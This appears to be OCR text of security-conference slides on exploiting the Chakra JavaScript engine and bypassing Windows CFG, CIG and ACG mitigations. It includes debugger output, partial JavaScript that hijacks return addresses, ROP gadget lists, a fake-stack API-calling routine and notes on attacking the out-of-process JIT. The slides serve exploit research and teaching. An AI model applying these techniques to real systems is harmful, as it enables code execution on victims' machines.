
Bypass CFG

- Control Flow Guard (CFG)



Bypass CFG

- Leak stack address





```
0:010> !teb
TEB at 0000000c3a5a5000
    ExceptionList:          0000000000000000
    StackBase:              0000000c3bb00000
    StackLimit:             0000000c3baf2000
    SubSystemTib:           0000000000000000
    FiberData:              0000000000001e00
    ArbitraryUserPointer:   0000000000000000
    Self:                   0000000c3a5a5000
    EnvironmentPointer:     0000000000000000
    RpcHandle:              0000000000000000
    Tls Storage:            00000194946ad690
    PEB Address:            0000000c3a58c000
    LastErrorValue:         0
```

Bypass CFG

- Finding the return address of a specific function.

```
var test_array = new Array();
var_Array_1.__proto__.__defineGetter__( '0' , function()
{
    //finding code
```




```
});
test_array[0];
```

```
0a 000000c8`c1cfb910 00007ffd`5e3f8c51 chakra!<lambda_60323657e3451426891a1b42b88bdafd>::operator
0b 000000c8`c1cfb950 00007ffd`5e478f04 chakra!Js::JavascriptOperators::CallGetter
0c 000000c8`c1cfb9d0 00007ffd`5e3a74aa chakra!Js::ES5ArrayTypeHandlerBase<unsigned short>::GetItem
0d 000000c8`c1cfba20 00007ffd`5e23e825 chakra!Js::DynamicObject::GetIt
```

Bypass CFG

- Modify the function's return address.

```
var test_array = new Array();
var_Array_1.__proto__.__defineGetter__( ‘0’ , function()
{
    //finding code
    ... ...
    //modify the function’s return address.
});
test_array[0];
```

```
0a 000000c8`c1cfb910 00007ffd`5e3f8c51 chakra!<lambda_60323657e3451426891a1b42b88bdafd>::operator()
0b 000000c8`c1cfb950 11111111`11111111 chakra!Js::JavascriptOperators::CallGetter
0c 000000c8`c1cfb9d0 000001fd`501f3e40 0x11111111`11111111
0d 000000c8`c1cfb9d8 000001fd`5035e760 0x000001fd`501f3e40
```

Bypass CFG


- Control RIP.

```
0:009> g
chakra!Js::JavascriptOperators::CallGetter+0x7b:
00007ffd`5e3f8c27 c3              ret

0:009> dq rsp L1
000000c8`c1cfb9c8  11111111`11111111
```

Contents

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
- 5、Bypass ACG
- 6、Exploit
- 7、Q&A

Bypass CIG



Bypass CIG

Code integrity mitigations


Mitigation	In scope	Out of scope
Arbitrary Code Guard(ACG	Techniques that make it possible to dynamically generate or modify code in a process that has enabled the ProcessDynamicCodePolicy(ProhibitDynamicCode = 1).	• Bypasses that rely on thread opt out being enabled(AllowThreadOptOut = 1).
Code Integrity Guard(CIG)	Techniques that make it possible to load an improperly signed binary into a process that has enabled code signing restrictions(e.g. ProcessSignaturePolicy).	• In-memory injection of unsigned image codepages

Bypass CIG

```
BOOL WINAPI SetProcessMitigationPolicy(
  _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,
  _In_ PVOID                     lpBuffer,
  _In_ SIZE_T                    dwLength
);

typedef struct _PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY {
  union {
    DWORD  Flags;
    struct {
      DWORD MicrosoftSignedOnly  :1;
      DWORD StoreSignedOnly  :1;
      DWORD MitigationOptIn  :1;
      DWORD ReservedFlags  :29;
    };
  };
} PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY, *PPROCESS_MITIGATION_BINARY_SIGNATURE_POLICY;
```

Bypass CIG

- Code Integrity Guard (CIG)
  - Only properly signed DLLs are allowed to load by a process



us-14-Yu-Write-Once-Pwn-Anywhere

Bypass CIG

- “LoadLibrary” in ShellCode
  - Load DLL file into Memory
  - Parse PE header
  - Reload sections
  - Fix Import Table
  - Rebase

Bypass CIG

- Elevation of privilege is Quite Complex
- Shellcode reusable
- Increase privileges and Escape SandBox can be in a DLL

Contents

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
- 5、Bypass ACG
- 6、Exploit
- 7、Q&A

Bypass ACG

- Two general ways load malicious native code into memory
  - Load malicious DLL/EXE from disk
  - Dynamic generate code

- CIG block the first way
  - Only properly signed DLLs are allowed to load by a process
  - Child process can not be created (Windows 10 1607)


- ACG block the second way
  - Code pages are immutable
  - New, unsigned code cannot be created

Bypass ACG

```
BOOL WINAPI SetProcessMitigationPolicy(
  _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,
  _In_ PVOID                     lpBuffer,
  _In_ SIZE_T                    dwLength
);


typedef struct _PROCESS_MITIGATION_DYNAMIC_CODE_POLICY {
  union {
    DWORD  Flags;
    struct {
      DWORD ProhibitDynamicCode  :1;
      DWORD AllowThreadOptOut  :1;
      DWORD AllowRemoteDowngrade  :1;
      DWORD ReservedFlags  :30;
    };
  };
} PROCESS_MITIGATION_DYNAMIC_CODE_POLICY, *PPROCESS_MITIGATION_DYNAMIC_CODE_POLICY;
```


Bypass ACG

- Arbitrary Code Guard(ACG)




Bypass ACG


- moved the JIT functionality of Chakra into a separate process
- JIT process compile JavaScript to native code and map it into the Render process



Bypass ACG


Render
RPC
handle
JIT
DuplicateHandle(GetCurrentProcess(),
GetCurrentProcess(), JITHandle, &QWORD, ...)


Bypass ACG


Render
Mapped Address
NtCreateSection(&hSection, 15, &objAttrs,
&sectionSize, PAGE_EXECUTE_READWRITE,
SEC_RESERVE, 0);
ZwMapViewOfSection(hSection, hTarget,
&remoteAddr, NULL, NULL, NULL,
&viewSize, ViewUnmap, NULL,
PAGE_EXECUTE_READWRITE);
JIT
PreReservedSection-
AllocWrapper

Bypass ACG



Render
Mapped Address
RPC
javascript
HRESULT hr = RemoteCodeGenCall(
workItem->GetJITData(),
scriptContext->GetRemoteScriptAddr(),
&jitWriteData
);
JIT

Bypass ACG


Render
JIT
PreReservedSection-
AllocWrapper
PreReservedSectionAllocWrapper::Alloc
Memory::AllocLocalView();
EmitBufferManager<CriticalSection>::CommitBuffer
Mapped Address
Mapped Address
Native Code
Physical Address

Bypass ACG

- Attack the implementation of JIT
  - DuplicateHandle : get JIT handler
  - UnmapViewOfFile : let shellcode executable
  - OpenProcess :



Bypass ACG

- Leverage valid signed code in an unintended way
  - ROP (Return oriented programming)
  - COOP (Counterfeit Object-Oriented Programming)
- It could construct a full payload

```
var pop_rax_gadget          = ... ;
var pop_rbx_gadget          = ... ;
var pop_rcx_gadget          = ... ;
var pop_rdx_gadget          = ... ;
var pop_r8_gadget           = ... ;
var pop_r9_gadget           = ... ;
var pop_r14_gadget          = ... ;
```

```
var pop_rsp_gadget          = ... ;
var push_rax_gadget         = ... ;
var push_rbx_gadget         = ... ;
var push_rsp_gadget         = ... ;
var add_rsp_0x38_gadget     = ... ;
var add_rsp_0x68_gadget     = ... ;
var move_qword_rbx_rax_gadget = ... ;
```

Bypass ACG


- Actually
  - Shellcode is used to “get shell” (call APIs)
  - If we could invoke any function and get its’ return value by javascript
  - No need of shellcode

Bypass ACG

- Control RIP by modify the function's return address
- Layout registers and stack by rop
- Get return value (rax)

Bypass ACG

- Call API function



Bypass ACG

```
function call_api_function(function_address, function_parameters)
{
     var_Array_1.__proto__.__defineGetter__( '0' , function()
     {
        // layout parameters
        fake_stack[] = pop_rcx_gadget;
        fake_stack[] = pop_rdx_gadget;
        ……
        // ret to function
        fake_stack[] = function_address;
        // save function return value
        fake_stack[] = move_qword_rbx_rax_gadget;
        // switch stack
        fake_stack[] = pivot;

        ……
        //modify the function 's return address.
      });
}
```

Bypass ACG

- Example
  - No need of shellcode
  - Just like C code

```
function WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, lpNumberOfBytesWritten, lpOverlapped)
{
    if ((typeof WriteFile_function_address) == “undefined”)
    {
        if ((typeof kernel32_module_address) == “undefined”)
            kernel32_module_address = LoadLibrary(“kernel32.dll”);
        WriteFile_function_address = GetProcAddress(kernel32_module_address, “WriteFile”);
    }
    return call_api_function(WriteFile_function_address,
           [hFile, lpBuffer, nNumberOfBytesToWrite, lpNumberOfBytesWritten, lpOverlapped]);
}
```

Bypass ACG

